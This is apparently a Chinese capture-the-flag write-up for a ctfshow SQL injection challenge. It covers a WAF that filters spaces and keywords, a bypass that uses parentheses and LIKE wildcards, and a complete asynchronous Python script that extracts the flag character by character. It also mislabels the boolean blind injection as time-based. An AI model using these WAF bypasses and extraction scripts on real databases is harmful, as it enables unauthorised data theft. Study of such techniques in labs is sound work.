

```
//拼接sql语句查找指定ID用户
$sql = "select count(pass) from ".$_POST['tableName']. ";;";
```

返回逻辑

```
//对传入的参数进行了过滤
function waf($str){
    return preg_match('/ |\\*|\\x09|\\x0a|\\x0b|\\x0c|\\x0d|\\x0e|\\x0f|\\x10|\\x11|\\x12|\\x13|file|\\=|or|\\x7c|select|and|flag|into/i', $str);
}
```

查询结果

```
//返回用户表的记录总数
$user_count = 0;
```

可以看到sql语句用来查pass的记录数(pass和用户的数量是相等的)，这里过滤了很多字符，我们可以用()
来绕过空格

我们可以用“**表中有没有这条数据**”的思路来猜字符，如

```
tableName=(ctfshow_user)where(pass)like'ctfshow%'
查看有没用这种形式的数据
```

%: 匹配多个字符，类似通配符*

_: 匹配单个字符，类似通配符?

查询结果

```
//返回用户表的记录总数
$user_count = 1;
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL

https://5120398b-c890-45ac-b9e8-44fa244d5598.challenge.ctf.show/select


Use POST method enctype application/x-www-form-urlencoded

Body

tableName=(ctfshow_user)where(pass)like'ctfshow%'

再试试这个

```
tableName=(ctfshow_user)where(pass)like'ctfnb%'
```



可以看到\$user_count变0了，很明显的时间盲注，写一个脚本

```
import aiohttp
import string
import asyncio

SEM = asyncio.Semaphore(10)
url="http://5120398b-c890-45ac-b9e8-44fa244d5598.challenge.ctf.show/select-waf.php"
dic=string.digits+string.ascii_lowercase+'{-}'

async def check(session,flag,i):
    async with SEM:
        data = {"tableName": f"(ctfshow_user)where(pass)like'{flag+i}%'"}
        async with session.post(url,data=data) as resp:
            text=await resp.text()
            return i if "$user_count = 1;" in text else None

async def main():
    flag="ctfshow"
    print(flag,end="")
    async with aiohttp.ClientSession() as session:
        for i in range(50):
            tasks = []
            for k in dic:
                tasks.append(asyncio.create_task(check(session,flag,k)))
            for core in asyncio.as_completed(tasks):
                result = await core
                if result:
                    flag+=result
                    print(result,end="")
                    for i in tasks:
                        if not i.done():
                            i.cancel()
                    break

if __name__=="__main__":
    asyncio.run(main())
```

本脚本采用了asyncio库（异步传输），要比普通盲注脚本快得多，而且不易请求超时

```
ctfshow{2a9b17ea-e25f-4177-9ccd-9ec2c32379d5}
```